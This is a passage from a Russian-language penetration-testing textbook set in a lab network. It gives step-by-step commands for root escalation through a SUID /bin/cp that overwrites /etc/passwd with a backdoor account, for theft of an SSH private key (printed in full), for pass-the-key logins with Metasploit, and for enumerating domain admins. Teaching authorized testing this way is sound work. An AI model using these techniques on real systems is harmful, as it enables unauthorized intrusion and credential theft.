0g 0:00:00:05 9.77% 2/3 (ETA: 15:34:33) 0g/s 3451p/s 3451c/s 3451C/s
Panic1..Donkey1
```

К сожалению, скорее всего, у вас нет прав суперпользователя сразу после взлома целевого объекта Linux или UNIX, и вам потребуется эскалация привилегий. Есть множество путей, которые нужно исследовать, – больше, чем можно охватить в одной главе. Я не буду их все перебирать. Один из них, который я хочу вам показать (потому что он один из моих любимых), – это поиск и использование двоичных исполняемых файлов SUID для эскалации привилегий.

## 9.3 Эскалация привилегий с помощью двоичных файлов SUID

Я мог бы написать целую главу о правах доступа к файлам в Linux и UNIX, но цель этой книги в другом. Я хочу подчеркнуть важность понимания разрешений Set User ID (SUID) для файлов, особенно исполняемых файлов, и того, как их потенциально можно использовать в пентестинге для эскалации привилегий в скомпрометированной системе.

Вкратце: исполняемые файлы запускаются с разрешениями и контекстом пользователя, запустившего исполняемый файл, то есть пользователя, который ввел команду. В некоторых случаях файл должен запускаться с повышенными привилегиями. Например, двоичный файл `/usr/bin/passwd`, который используется для изменения вашего пароля в системах Linux и UNIX, требует полных разрешений уровня `root` для применения изменений к паролям учетных записей пользователей, но он также должен быть исполняемым пользователем без полномочий `root`. Здесь вступают в игру права SUID, указывающие, что двоичный файл `/usr/bin/passwd` принадлежит пользователю `root` и может выполняться любым пользователем и что при выполнении он будет запускаться с разрешениями пользователя `root`.

Вывод в листинге 9.10 сначала показывает команду `ls -l` для исполняемого файла `/bin/ls`, не имеющего разрешений SUID. В следующем выводе показаны разрешения SUID, установленные для `/usr/bin/passwd`. Обратите внимание, что третий набор разрешений для `/bin/ls` имеет вид `x`, что означает *исполняемый* (executable) файл. Владелец файла `/bin/ls`, который в данном случае является пользователем `root`, имеет права на выполнение для этого двоичного файла. В случае `/usr/bin/passwd` вместо `x` вы увидите `s`. Это бит разрешения SUID, который сообщает ОС, что этот двоичный файл всегда выполняется с разрешениями пользователя, которому он принадлежит, который в данном случае также является пользователем `root`.

**Листинг 9.10** Нормальные разрешения на выполнение и разрешения SUID

```
~$ ls -lah /bin/ls
-rwxr-xr-x 1 root root 131K Jan 18 2018 /bin/ls
~$ ls -lah /usr/bin/passwd
-rwsr-xr-x 1 root root 59K Jan 25 2018 /usr/bin/passwd
```

← Нормальные разрешения на выполнение.

← Разрешения SUID.

С точки зрения злоумышленника или пентестера, можно использовать это повышение привилегий для повышения уровня доступа от пользователя без полномочий `root` до пользователя `root`. Фактически многие публично задокументированные векторы атак Linux и UNIX ис-

пользуют двоичные файлы SUID. Первое, что нужно сделать после получения доступа к системе Linux или UNIX, – это провести инвентаризацию всех двоичных файлов SUID, к которым у вашей учетной записи есть доступ. Это позволяет вам изучить возможность злоупотребления ими для получения повышенных привилегий, о чем мы поговорим в следующем разделе.

### 9.3.1 Поиск двоичных файлов SUID с помощью команды `find`

Как вы, возможно, уже догадались, этот потенциальный вектор атаки хорошо известен разработчикам Linux и UNIX, и были приняты серьезные меры для защиты системных двоичных файлов, таких как `/usr/bin/passwd`, от подделки. Если вы выполните поиск в Google по запросу «SUID binary privilege escalation» (эскалация привилегий для двоичного кода SUID), вы найдете десятки статей и сообщений в блогах, где описаны различные примеры того, о чем мы собираемся рассказать. Тем не менее вы, вероятно, не сможете использовать для постэксплуатации стандартные двоичные файлы, такие как `/usr/bin/passwd`.

Двоичные файлы SUID, которые вас больше всего интересуют как пентестера, играющего роль злоумышленника, нестандартны и были созданы или настроены системными администраторами, которые управляют или развертывали скомпрометированную вами систему. Из-за уникальных разрешений, установленных для двоичных файлов SUID, вы можете легко найти их с помощью команды `find`. Выполните команду `find / -perm -u=s 2>/dev/null` на вашей виртуальной машине Ubuntu, и результат будет выглядеть примерно как в листинге 9.11.

#### Листинг 9.11 Использование `find` для поиска двоичных файлов SUID

```
~$ find / -perm -u=s 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/bin/fusermount
/bin/ping
*** [ВЫВОД СОКРАЩЕН] ***
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/arping
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
```

```
/usr/lib/xorg/Xorg.wrap  
/usr/lib/snapd/snap-confine  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper  
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
```

Это хорошая практика – заранее ознакомиться со стандартными двоичными файлами SUID, чтобы вам было легче обнаружить аномалию, если вы столкнетесь с ней в ходе пентеста. В следующем разделе я расскажу о примере использования нестандартного двоичного кода SUID, обнаруженного в ходе пентеста Capsulecorp, для эскалации привилегий учетной записи пользователя без полномочий root.

На данный момент вы уже знакомы с несколькими способами получения несанкционированного доступа к системам с ограниченным доступом в корпоративной сети. Поэтому нам не нужно обсуждать начальное проникновение. Вместо этого мы начнем с уже взломанной системы Linux в сети Capsulecorp Pentest.

В ходе пентеста было обнаружено, что уязвимое веб-приложение допускает удаленное выполнение кода, и у вас есть обратная оболочка на целевом хосте Linux, на котором запущено веб-приложение. Ваша оболочка работает как пользователь без полномочий root, а это означает, что ваш доступ к данному компьютеру сильно ограничен.

При поиске нестандартных двоичных файлов SUID в файловой системе был обнаружен интересный объект. Это двоичный файл `/bin/cp`, который является эквивалентом команды `copy` в ОС Windows, измененный для использования с разрешениями SUID (листинг 9.12).

### Листинг 9.12 Обнаружение нестандартного двоичного файла SUID

```
/bin/mount  
/bin/fusermount  
/bin/cp. ← Двоичный файл /bin/cp по умолчанию  
/bin/su  
/bin/umount  
/bin/ping  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/bin/chsh  
/usr/bin/newuidmap  
/usr/bin/newgrp  
/usr/bin/gpasswd  
/usr/bin/passwd  
/usr/bin/sudo  
/usr/bin/at  
/usr/bin/newgidmap  
/usr/bin/pkexec  
/usr/bin/chfn  
/usr/bin/ksu  
/usr/bin/traceroute6.iputils
```

Двоичный файл `/bin/cp` по умолчанию не имеет SUID.

Как видно из результата выполнения команды `ls -l` применительно к двоичному файлу `/bin/cp`, этот файл принадлежит пользователю `root` и может выполняться всеми. Поскольку разрешение SUID установлено, можно будет использовать этот двоичный файл для повышения привилегий до уровня пользователя `root`:

```
-rwsr-xr-x 1 root root 141528 Jan 18 2018 /bin/cp
```

### 9.3.2 Добавление нового пользователя в `/etc/passwd`

Существует множество различных путей, ведущих к успешной эскалации привилегий с использованием двоичного файла, такого как `/bin/cp`, и нам незачем обсуждать их все. Самый простой подход – создать измененный файл `passwd`, содержащий новую учетную запись пользователя, которую мы контролируем, а затем использовать `/bin/cp` для перезаписи системного файла, расположенного в `/etc/passwd`. Во-первых, сделайте две копии исходного файла `/etc/passwd` – одну для изменения, а другую для резервного копирования на случай, если вы что-то сломаете:

```
~$ cp /etc/passwd passwd1
~$ cp /etc/passwd passwd2
```

Затем используйте команду `openssl passwd` для создания подходящего для Linux/UNIX хеша имени пользователя и пароля, который можно вставить в ваш файл `passwd1`. В этом примере я создаю запись для пользователя с именем `pentest` и паролем `P3nt3st!`:

```
~$ openssl passwd -1 -salt pentest P3nt3st!
$1$pentest$NPv8jF8/11WqNhxAriGwa.
```

Теперь с помощью текстового редактора откройте файл `passwd1` и создайте новую запись в нижней строке. Запись должна соответствовать определенному формату, как показано в следующем примере.

#### Листинг 9.13 Изменение `/etc/passwd` для создания учетной записи пользователя `root`

```
~$ vim passwd1
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
      (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
      Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
      Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
```

```
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/ssh:/usr/sbin/nologin
piccolo:x:1000:1000:Piccolo:/home/piccolo:/bin/bash
sssd:x:111:113:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
pentest:$1$pentest$NPv8jf8/11WqNhXAriGwa.:0:0:root:/root:/bin/bash
-- INSERT -
```

Новая запись, содержащая имя пользователя и пароль, сгенерированные в openssl.

Не пугайтесь этой записи в `/etc/passwd` – ее легко понять, если разбить ее на семь компонентов, разделенных двоеточиями. Семь компонентов описаны в табл. 9.1.

Таблица 9.1 Семь компонентов записи `/etc/passwd`

Позиция	Компонент	Пример
1	Имя пользователя	pentest
2	Хешированный пароль	\$1\$pentest\$NPv8jf8/11WqNhXAriGwa.
3	ID пользователя	0
4	ID группы	0
5	Полное имя пользователя	root
6	Домашний каталог пользователя	/root
7	Оболочка по умолчанию	/bin/bash

Указав пользователя с UID и GID, равными 0, и домашним каталогом `/root`, вы, по сути, создали учетную запись пользователя бэкдора, обладающего полными правами `root` в ОС с паролем, который вам известен. Чтобы завершить эту атаку, сделайте следующее:

- 1 Замените файл `/etc/passwd` вашим измененным файлом `passwd1` с помощью команды `/bin/cp`.
- 2 Переключитесь на учетную запись пользователя `pentest` с помощью команды `su`.
- 3 Выполните команду `id -a`, которая показывает, что теперь у вас есть полный `root`-доступ к машине.

Вы можете увидеть эти команды в листинге 9.14.

Листинг 9.14 Бэкдор на основе файла `/etc/passwd`

```
Скопируйте passwd1 в /etc/passwd, перезаписав системный файл.
~$ cp passwd1 /etc/passwd
~$ su pentest
Password:
~$ id -a
uid=0(root) gid=0(root) groups=0(root)
ПереклЮчитесь на учетную запись пользователя пентеста, набрав P3nt3st! по запросу.
Теперь у вас есть неограниченный root-доступ ко всей системе.
```

Я надеюсь, что это иллюстрирует ценность двоичных файлов SUID с точки зрения злоумышленника во время постэксплуатации Linux и UNIX. Конечно, возможность успешного использования двоичного файла SUID для повышения ваших привилегий полностью зависит от того, что делает двоичный файл. Бинарные файлы, которые поставля-



ются в стандартной комплектации с разрешениями SUID, вероятно, не будут жизнеспособными векторами атаки, поэтому ознакомьтесь с тем, что они собой представляют, с помощью команды, показанной в листинге 9.11. И когда вы обнаруживаете нестандартный двоичный код SUID, постарайтесь понять, что он делает, – при должном творческом подходе это может быть потенциальный вектор атаки.

**ПРИМЕЧАНИЕ** Не забудьте сделать запись в заметках о проникновении. Это модификация файла и компрометация учетных записей. Вам нужно будет очистить следы вмешательства после тестирования, о чем мы поговорим в главе 11.

## 9.4 Передача SSH-ключей

В некоторых неудачных случаях вы не сможете получить права root на скомпрометированной машине Linux или UNIX, но у вас еще останется шанс использовать скомпрометированный хост в качестве опорного плацдарма для доступа к системе второго уровня. Один из способов добиться этого – извлечь ключи SSH из скомпрометированной системы и использовать такой инструмент, как Metasploit или CME, для атаки в стиле Pass-the-Hash на оставшиеся системы в атакуемой сети. Однако вместо передачи хешей паролей вы передаете закрытые ключи SSH.

В редких случаях это может привести к получению прав root на другой машине, где пользователю, чей SSH-ключ вы получили от хоста первого уровня, разрешен доступ к системе второго уровня; и в этой системе тот же пользователь имел права root. Но для этого нужно собрать как можно больше ключей SSH во время постэксплуатации и передать их другим хостам Linux или UNIX в вашей сети. Когда я говорю «передать их», я имею в виду попытку аутентификации в других системах.

**СОВЕТ** В главе 4 вы должны были создать списки целей для конкретных протоколов, основанные на том, какие порты и службы были выявлены во время поиска служб. Я обычно помещаю все IP-адреса, для которых был обнаружена поддержка протокола SSH, в файл с именем `ssh.txt`. Это файл, в который вы должны поместить все свои SSH-ключи при поиске доступа к системам Linux или UNIX второго уровня.

Ключи SSH, принадлежащие учетной записи пользователя, с которой вы получаете доступ к своей скомпрометированной системе, должны находиться в каталоге `~/.ssh`, потому что именно там они хранятся по умолчанию. При этом не стоит недооценивать склонность пользователей к необычному поведению и их привычку хранить файлы где-нибудь в другом месте. Чаще всего простая команда `ls -l ~/.ssh` сообщит вам, есть ли у пользователя какие-либо ключи SSH. Сделайте копии всех найденных ключей и сохраните на своей атакующей машине.

## 9.4.1 Похищение ключей от взломанного хоста

Вывод в листинге 9.15 показывает содержимое каталога `~/ .ssh` для учетной записи пользователя `root` в одной из систем Linux в сети Capsulecorp Pentest. В каталоге есть одна пара ключей SSH. Файл `pentestkey` – это закрытый ключ, а файл `pentestkey.pub` – открытый ключ. Закрытый ключ – это файл, который необходимо передать остальным системам, чтобы узнать, можете ли вы получить к ним доступ.

**Листинг 9.15** Содержимое пользовательского каталога `~/ .ssh`

```
~$ ls -l ~/.ssh
total 12
-rw----- 1 root root  0 Feb 26  2019 authorized_keys
-rw-r--r-- 1 root root 222 Jan 24 18:36 known_hosts
-rw----- 1 root root 1679 Jan 24 18:25 pentestkey ← Закрытый ключ SSH.
-rw-r--r-- 1 root root 394 Jan 24 18:25 pentestkey.pub ← Открытый ключ SSH.
```

Не беспокойтесь, если вы не уверены, какой файл является открытым ключом, а какой – закрытым. Например, пользователь мог переименовать файлы, поэтому открытый ключ не имеет расширения `.pub`. Вы можете использовать команду `file pentestkey`, чтобы узнать, что есть что. Как видно из следующего вывода, команда `file` знает разницу между ними:

```
pentestkey: PEM RSA private key
pentestkey.pub: OpenSSH RSA public key
```

**ПРИМЕЧАНИЕ** Ключи SSH, защищенные паролем, очевидно, бесполезны для вас, если вы не знаете пароль. Хорошая новость заключается в том, что пользователи обычно ленивы и часто создают ключи без пароля.

Как и в случае с `Pass-the-Hash`, у вас есть несколько вариантов передачи ключей SSH. Независимо от инструмента концепция одинакова, поэтому мы будем придерживаться фаворита отрасли и использовать Metasploit. В следующем разделе я продемонстрирую использование Metasploit для передачи ключа SSH, обнаруженного на одной из машин в сети Capsulecorp Pentest.

## 9.4.2 Сканирование нескольких целей с помощью Metasploit

Сначала вам нужно сохранить закрытый ключ, который вы будете использовать для аутентификации на атакующей машине. Так как вы, скорее всего, используете терминал, самый простой способ сделать это – применить команду `cat`, чтобы вывести содержимое файла, а затем скопировать и вставить его в новый файл в вашей системе. Если вы никогда не видели содержимое ключа SSH, взгляните на листинг 9.16, в котором показан закрытый ключ `pentestkey`, созданный ранее в этой главе.

## Листинг 9.16 Содержимое закрытого ключа SSH

```

~$ cat ~/.ssh/pentestkey
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAtEb7Lys39rwm3J+0w3eZ1F/y1XVqynjKvNvfMQuj7HaPJJLI
y+50HIgKL1o44j5U7eLq1SNwis6A1+wx7+49ppMCSqRMD8q7wwqVVRjFgkyAo9cJ
q4RYQ3SpD2xcUSAyoHlsTldj2QiJb0uEaw7Q0Ek3oW83TnB2ea1jrXofRyTnFux
fEe/xZQ5uJkeR8z17zx0piSESjp1VBKYLIIY2mu5stf75dJ1PjPrqATTNjLaUR0H
9p1HCFly8PFAvkhxpGoFQUNsVDS7wzfnSTUvHL6bwjo47QohkG6H9yxqXXMm68n/
+0i07sISUH7o0XJhM5Yv8sxeuidGAq0rtfAs6wIDAQABAoIBAQCBCcLXKGG4Gaua/
YpFPKAD7ZCi/u58B4dkv4W+apBD/J+F/lc//HSehLMw7U7yknB0LUVjr0JZuE/fp
EXiJnbYgDGeg0HcJ+ef3EyWo9DBcbjGvcjnaXRxC0vDQci2W0lc+SyZxKY9T9cIZ
nHnPlqq2j3+5hq0k6u0VYWHbJiHYMgY9uifeNfsFVU0K0+U/stHpyAqfCnM4bzs
b/EZnJLzL4VMtal72V2S9BKZXOW3VfFek5iccqOdV7PJBPUkqx2u5cQgRlxwEHb
yJjMo3CT3Vi5JIxu/aBbVjymKR3R9K5fWzV6J14KjzXsFOF6dJrFFOzkSkLhp1zk
ekL46IYBAoGBA09S/3iwoaEATLyozzG5D+X+aQj0J+NqMmYmNr38ad7NQRvi69
0vI08mNsZdiPMM9/Lfdh3CQhZustXNniq9DZ+e0dEuKpedCVk43+9q06Lkr1Tdw
XMRf9p1D6q8G4AoKhJ66fs5j24sJTyQE67ZAsC7/op3E4dj+qGAEROxGAoGBAMDW
uDK+bgNJyZm26UXkAngJp4bTyY64L7vV69jXUa0jJceqoouZuL/14rCMHISHVLFp
+GhPky67X9E9vbkir9f0yPB0yBpKf6HHEcit2o13sGK2MziRSZ04agh9QeJceumW
nvmNizWfCWlMpUgqeSFIzTr8Vxx9Z2Q3mhmyWNBaOGBANSEsz+M+bnSuxTmyXWq
1/xwo8nR0+wbC5N04bWPKUL58dfPeaZfevx/sV3jEBRxtDlwf2Qr7CRZVN75hT4
mPpRT08eXL7H+9KD4cflhuYLR61G8ysrp/TSe8/jA38xB7Li5aldykTT/5xTQ+ek
RvusLcd0UcTvK+3xF0t0YJ3BAoGBAJNVenaKuFma1UT0U1Zq1tgPyEdjGORKJW5G
C2QpXuYB/BLJbDDRISTGsORiqcUPAM5sQLax1aomzxZ23KANGHzPMZdGInyz3sAj
8Jp6+jiL8d/5hTj7CFtu9tR1nxjrv50oz12rn2jM8Ij2c3P5d2R5tBxPbKFNEHPK
c6MgpotxAoGBAK/90Qd8fQUDR2TqK8wnF5LIIZSGR8Gp8803uoGNjIqAPBEcfJll
tT95aYV1XC3ANv5cUlw7Y3FqRmxy/mYhKc9bQfXbBeF0dBc7ZpBI54cVfBe0X1
xQynrb5RAi4zsrT0kjbXNBprDCiXLYVDSykBgYvBbhNNrH7oAp7QZ7fXb
-----END RSA PRIVATE KEY-----

```

В моем примере я просто скопирую и вставлю это содержимое в файл с именем `~/stolen_sshkey` на своей атакующей машине – это все, что мне нужно, чтобы запустить Metasploit `msfconsole` и начать передавать этот SSH-ключ в различные системы в области Capsulecorp Pentest, чтобы посмотреть, подойдет ли он куда-нибудь еще. Я начну с запуска `msfconsole` и загрузки инструмента SSH Public Key Login Scanner, введя команду `use auxiliary/scanner/ssh/ssh_login_pubkey`.

Если вам интересно, почему он называется модулем входа в систему с *открытым ключом* (public key), а не модулем входа в систему с *закрытым ключом* (private key), дело в том, что процесс использования закрытых/открытых ключей для аутентификации долгое время именовался *аутентификацией с открытым ключом*, или *PubkeyAuthentication*, как написано в файле конфигурации `sshd` в системах Linux/UNIX. Тем не менее это модуль, который применяется для проверки подлинности с помощью закрытого ключа SSH в нескольких системах. Как вы уже делали много раз в этой книге, укажите цель для этого модуля, набрав `set rhosts file:/path/to/your/ssh.txt`, и запустите модуль, набрав `run`. Укажите действительное имя пользователя и путь к вашему файлу закрытого ключа; для этого модуля я рекомендую отключить подробный вывод, иначе его

будет сложно расшифровать. Пример успешной аутентификации показан в листинге 9.17.

### Листинг 9.17 Аутентификация с помощью модуля SSH Public Key Login Scanner

Путь к файлу вашего SSH-ключа.

```
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set KEY_PATH
KEY_PATH => /home/royce/stolen_sshkey
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set rhosts
rhosts => file:/home/royce/capsulecorp/discovery/services/ssh.txt
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set username royce
username => royce
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set verbose false
verbose => false
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > run
```

Путь к файлу, содержащий IP-адреса, на которых запущен SSH.

Отключает подробный вывод; иначе будет трудно его разобрать.

```
[*] 10.0.10.160:22 SSH - Testing Cleartext Keys
[+] 10.0.10.160:22 - Success: 'royce:-----BEGIN RSA PRIVATE KEY-----'
[*] Command shell session 2 opened (10.0.10.160:35995 -> 10.0.10.160:22) at
2020-01-28 14:58:53 -0600
[*] 10.0.10.204:22 SSH - Testing Cleartext Keys
[*] Scanned 11 of 12 hosts (91% complete)
[*] 10.0.10.209:22 SSH - Testing Cleartext Keys
[*] Scanned 12 of 12 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) >
```

Имя пользователя, чтобы попробовать вместе с ключом.

Открывает командную оболочку при каждом успешном входе в систему.

Одной из приятных особенностей модуля Metasploit является то, что он автоматически открывает обратную оболочку на любых атакуемых машинах, которые успешно прошли аутентификацию с использованием предоставленного вами имени пользователя и закрытого ключа. Конечно, вы можете просто использовать SSH в любых системах, которые найдете, но дополнительное удобство, связанное с тем, что это делается за вас автоматически, всегда приятно. Если по какой-то причине вы не хотите, чтобы Metasploit вел себя подобным образом, вы можете отключить функцию автоматического сеанса, набрав `set CreateSession false` перед запуском модуля.

## 9.5 Заключение

- Три основных компонента периода постэксплуатации остались прежними; это поддержание надежного повторного входа, сбор учетных данных и перемещение вбок.

- Учетные данные можно найти в dot-файлах и каталогах конфигурации, а также в журналах истории bash.
- Туннелирование обратной оболочки через SSH – отличный способ обеспечить надежный повторный вход на взломанный хост.
- Задания cron можно использовать для автоматического планирования обратного вызова оболочки.
- Даже если у вас нет root-прав в системе, вы потенциально можете обнаружить SSH-ключи, которые можно использовать для доступа к другим машинам с root-доступом.

# 10

## Доступ к управлению всей сетью

---

### **Краткое содержание главы:**

- определение пользователей с правами администраторов домена;
- поиск систем, в которых зарегистрированы пользователи с правами администратора домена;
- перечисление теневых копий тома контроллера домена (VSS);
- похищение `ntds.dit` из VSS;
- извлечение хешей паролей Active Directory из `ntds.dit`.

Пришло время рассказать про последний шаг на этапе постэксплуатации и повышения привилегий во внутреннем сетевом тесте на проникновение. Конечно же, я имею в виду полный контроль над корпоративной сетью с получением права администратора домена в Active Directory. Пользователи-администраторы домена могут входить в систему на любой машине в сети, при условии что машина управляется через Active Directory. Если злоумышленнику удастся получить права администратора домена в корпоративной сети, результат может быть катастрофическим для бизнеса. Если не ясно, почему, задумайтесь о количестве критически важных для бизнеса подразделений, которые управляются компьютерными системами, подключенными к домену:

- расчет заработной платы и бухгалтерский учет;
- кадровая служба;

- отгрузка и приходование товаров;
- ИТ и сети;
- исследования и разработки;
- продажи и маркетинг.

Думаю, вы поняли мысль. Назовите любую функцию в бизнесе, и наверняка ее будут выполнять люди, которые используют компьютерные системы, подключенные к домену Active Directory. Таким образом, как пентестеры мы можем сделать вывод, что трудно придумать кибератаку с более тяжелыми последствиями, чем получение прав администратора домена в сети нашего клиента.

### Выход за рамки администратора домена

Конечно, можно пойти дальше получения прав администратора домена. Но это не имеет особого смысла для типичного теста на проникновение. Получив права администратора домена, вы обычно можете устно сообщить своему клиенту: «Мы могли бы сделать XYZ», где XYZ может означать вывод денег со счетов, установку кейлоггера на рабочие станции руководителей или хищение интеллектуальной собственности. Подобные упражнения скорее подходят для более продвинутого состязательного проникновения, часто называемого *вторжением красной команды*.

В этой главе я расскажу о двух способах получения прав администратора домена в ходе тестирования. Оба сценария основываются на том факте, что пользователь с правами администратора домена, вероятно, вошел в сеть, выполняя административные действия, потому что это его работа. Если до этого момента вы были достаточно усердны в своем проникновении, то сначала вы получили доступ к системам первого уровня, воспользовавшись уязвимостями прямого доступа и векторами атак. Затем вы использовали информацию или учетные данные, полученные из этих систем, для перехода к системам второго уровня, которые теперь также доступны вам.

Теперь остается определить, какие пользователи являются администраторами домена, а потом найти систему, в которую один из них вошел под своим логином и паролем. После того как мы рассмотрим методы идентификации и определения местоположения администраторов домена, я покажу вам, как воспользоваться их активными сеансами и, по сути, выступать от их имени в сети, становясь администратором домена вашего клиента. Наконец, вы узнаете, где получить так называемые «ключи от королевства» – хеши паролей для каждой учетной записи Active Directory в домене – и как это сделать неразрушающим способом. Прежде чем переходить к пошаговому изучению этого процесса, давайте сначала рассмотрим в общих чертах, что вы узнаете в этой главе (рис. 10.1), где процесс разбит на пять этапов:

- 1 Определите пользователей, принадлежащих к группе администраторов домена. Эти учетные записи пользователей имеют полный доступ к каждой подключенной к домену системе в вашей целевой сетевой среде.

- 2 Найдите систему или системы, в которые в настоящее время вошла учетная запись администратора домена.
- 3 Выдайте себя за этого пользователя, используя учетные данные или токены аутентификации, присутствующие в системе во время входа в систему администратора домена.
- 4 Получите копию файла ntds.dit с контроллера домена. Этот файл содержит хеши паролей для всех учетных записей пользователей в Active Directory.
- 5 Извлеките хеши паролей из ntds.dit, получив возможность аутентифицироваться в любой системе домена как легальный пользователь этого домена.

Теперь, когда вы знаете, как выглядит этот процесс, давайте рассмотрим первые два шага в цепочке:

- определение учетных записей администратора домена;
- поиск системы, в которую один из них вошел.




Рис. 10.1 Управление всем доменом Active Directory



## 10.1 Определение учетных записей пользователей – администраторов домена

Чтобы выявить учетные записи пользователей – администраторов домена, вам достаточно только одной команды, встроенной в ОС Windows. Я говорю о команде `net`, которую вы можете использовать для запроса группы пользователей администраторов домена Active Directory.

К настоящему времени вы смогли взломать несколько хостов в своей целевой среде, поэтому сейчас я предполагаю, что вы можете легко получить доступ к командной строке Windows в одной из ваших систем первого или второго уровня. Вам нужно будет использовать один из этих хостов для выполнения команды `net`.

### 10.1.1 Использование команды `net` для запроса групп Active Directory

Синтаксис команды `net` настолько прост, насколько это возможно. Все, что вам нужно знать, – это имя группы Active Directory, которую вы хотите запросить: в данном случае это администраторы домена (Domain Admins). Имя группы должно быть заключено в кавычки, потому что оно включает пробел, который команда `net` в ином случае не сможет обработать. Наконец, вам нужно добавить аргумент `/domain`, который говорит о необходимости обработки запроса на ближайшем контроллере домена. Полная команда выглядит так:

```
net group "Domain Admins" /domain
```

Выходные данные в листинге 10.1 показывают пользователей – администраторов домена `capsulecorp.local`.

#### Листинг 10.1 Вывод команды `net group`

```
The request will be processed at a domain controller for domain
capsulecorp.local. ← Имя домена Active Directory.
```

```
Group name      Domain Admins
Comment         Designated administrators of the domain
```

```
Members
```

```
-----
Administrator   gokuadm
The command completed successfully.
```

```
serveradmin. ←
В этом домене три пользователя
с правами администратора домена.
```

```
C:\Users\tien.CAPSULECORP>
```

Запустив эту команду в современной корпоративной сети, вы, скорее всего, увидите дюжину, а то и две-три дюжины пользователей – администраторов домена. Чем больше пользователей с правами администратора домена, тем выше вероятность найти систему, в которую один из

них вошел под своей учетной записью. Если вы системный администратор, помните об этом и попытайтесь минимизировать количество учетных записей администраторов домена в своей сети.

Теперь, когда вы знаете, кто такие пользователи – администраторы домена, следующим шагом будет определение системы или систем, в которых у одного или нескольких из них есть активный сеанс. Я предпочитаю использовать для этого модуль `psexec_command` Metasploit для запуска команды `qwinsta` в каждой системе Windows, к которой у меня есть доступ. Команда `qwinsta` выводит информацию о текущих активных пользовательских сеансах, и это все, что вам нужно, чтобы определить, вошел ли в систему администратор домена. Если вы никогда не слышали о `qwinsta`, то можете ознакомиться с документацией Microsoft по адресу <http://mng.bz/lXY6>. Тем не менее если вы продолжите читать, то скоро поймете, что делает эта команда.

## 10.1.2 Поиск авторизованных пользователей – администраторов домена

Этот момент неочевиден, если вы работаете в лабораторной среде `Car-sulecorp Pentest`, но поиск учетных записей администратора домена в огромной корпоративной сети может быть весьма затруднительным. В некоторых случаях это похоже на старую аналогию с иголкой в стоге сена.

